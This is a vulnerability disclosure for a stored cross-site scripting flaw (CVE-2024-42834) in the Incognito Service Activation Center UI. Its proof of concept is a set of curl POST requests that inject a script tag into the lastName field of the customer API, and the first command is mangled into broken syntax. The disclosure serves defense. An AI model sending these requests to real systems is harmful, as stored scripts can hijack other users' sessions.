Exploit Title: INCOGNITO SAC STORED CROSS-SITE SCRIPTING (XSS) VULNERABILITY

Date: 26 JULY 2024

Exploit Author: Etienne Supra

Vendor Homepage: https://www.incognito.com/products/service-activation-center/

Version: 14.11

CVE : CVE-2024-42834

Vendor has been informed and acknowledge the vulnerability.

VULNERABILITY SUMMARY

A stored Cross-site scripting (XSS) vulnerability was identified in the customerManager API and ManageAccount_retrieve modules of the Incognito Service Activation Center User Interface (SAC UI).

SAC UI Version 14.11 allows remotely authenticated attackers to inject arbitrary JavaScript or HTML via the 'lastName' parameter. If malicious JavaScript was submitted, it would be stored on the web server and would be triggered on users' browsers when viewed.

The XSS was triggered when the user account was viewed on the ManageAccount_retrieve page.

The remediation of this vulnerability lies with the vendor, as they would need to sanitise the API input and the SAC UI output.

TECHNICAL DETAILS:

Using the API to create a customer on the SAC service, the user details are not filtered when committed. The following fields are not filtered on submission and reflects the malicious code:

- firstName.
- lastName.
- Address.

When opening the customer details, the JavaScript stored in the lastName field is executed by the web browser. If a malicious payload is stored, this could lead to an XSS.

The attack is a remote authenticated attack. The user requires a valid set of credentials to an account that is able to modify or create a record. Although the API authentication methods work, it will not allow the creation of the customer details without a valid API key.

There was no Multi-Factor Authentication solution in use as it is used by the API service with an API key.

POC:

Using Burp Suite, it is possible to manipulate the data being submitted to the application database.

CURL COMMAND:

This shows the curl command for the exploit:

curl--path - as - is - i - s - k - X $ 'POST'\ -

*H $ 'Content-Type: application/json' - H $ 'authorization: XXXXXXXXXX' - H $ 'User-Agent: XXXX' - H $ 'Accept: */*' - H $ 'Host: HOST.HOST.HOST' - H $ 'Accept-Encoding: gzip, deflate, br' - H $ 'Connection: keep-alive' - H $ 'Content-Length: 874'*

--data - binary $ '{\x0d\x0a \"name\": \"XSS-ACCOUNTNAME\",\x0d\x0a \"characteristic\": [\x0d\x0a {\x0d\x0a \"name\": \"subscriberType\",\x0d\x0a \"value\": \"NBAP\"\x0d\x0a },\x0d\x0a {\x0d\x0a \"name\": \"lastName\",\x0d\x0a \"value\": \"<script>alert(\'xss alert pop\')</script>\"\x0d\x0a },\x0d\x0a {\x0d\x0a \"name\": \"firstName\",\x0d\x0a \"value\": \"XSS (Residential)\"\x0d\x0a }\x0d\x0a],\x0d\x0a \"contactMedium\": [\x0d\x0a { \"characteristic\": {\x0d\x0a \"city\": \"CITY\",\x0d\x0a \"country\": \"COUNTRY\",\x0d\x0a \"emailAddress\": \"XSS@POC.POC\",\x0d\x0a \"phoneNumber\": \"1234567890\",\x0d\x0a \"postCode\": \"\",\x0d\x0a \"stateOrProvince\": \"TEST\",\x0d\x0a \"street1\": \"ADDRESS\",\x0d\x0a \"street2\": \"\"\x0d\x0a },\x0d\x0a \"mediumType\": \"BillingAddress\"\x0d\x0a }],\x0d\x0a \"engagedParty\": {\x0d\x0a \"name\": \"Incognito\"\x0d\x0a }\x0d\x0a}'

$ 'https://FQDN/tmf-api/customerManagement/v4/customer'


Proof of Concept – EVIDENCE #1

This shows the curl command for the exploit:

```
curl --path-as-is -i -s -k -X $'POST' -H $'Content-Type: application/json' -H $'authorization: [redacted]' -H
$'User-Agent: PostmanRuntime/7.40.0' -H $'Accept: */*' -H $'Postman-Token: [redacted]c0-
af60e65d7a94' -H $'Host: sac.dev.enable.net.nz' -H $'Accept-Encoding: gzip, deflate, br' -H $'Connection: keep-
alive' -H $'Content-Length: 874' \ --data-binary $'{\x0d\x0a  \"name\": \"DEMO-
02\",\x0d\x0a\"characteristic\": [\x0d\x0a  {\x0d\x0a\"name\": \"subscriberType\",\x0d\x0a \"value\":
\"NBAP\"\x0d\x0a},\x0d\x0a{\x0d\x0a  \"name\": \"lastName\",\x0d\x0a\"value\": \"<script>alert(\'xss
alert pop\')</script>\"\x0d\x0a},\x0d\x0a  {\x0d\x0a\"name\": \"firstName\",\x0d\x0a\"value\": \"XSS
(Residential)\"\x0d\x0a}\x0d\x0a],\x0d\x0a  \"contactMedium\": [\x0d\x0a{\"characteristic\":
{\x0d\x0a\"city\": \"Rangiora\",\x0d\x0a\"country\": \"New Zealand\",\x0d\x0a\"emailAddress\":
\"test@test.test.test\",\x0d\x0a\"phoneNumber\": \"00000000\",\x0d\x0a\"postCode\":
\"\",\x0d\x0a\"stateOrProvince\": \"[redacted]\",\x0d\x0a\"street1\": \"2 test lane\",\x0d\x0a\"street2\":
\"\"\x0d\x0a },\x0d\x0a\"mediumType\":\"BillingAddress\"\x0d\x0a}],\x0d\x0a\"engagedParty\":
{\x0d\x0a\"name\": \"Incognito\"\x0d\x0a}\x0d\x0a}' \$'https://sac.[redacted]/tmf-
api/customerManagement/v4/customer'
```


Proof of Concept – EVIDENCE #12

This shows the BURP SUITE Repeater command for the exploit:



Proof of Concept – EVIDENCE #3

This shows the SAC customer display:



Proof of Concept – EVIDENCE #4

This shows the SAC XSS execution: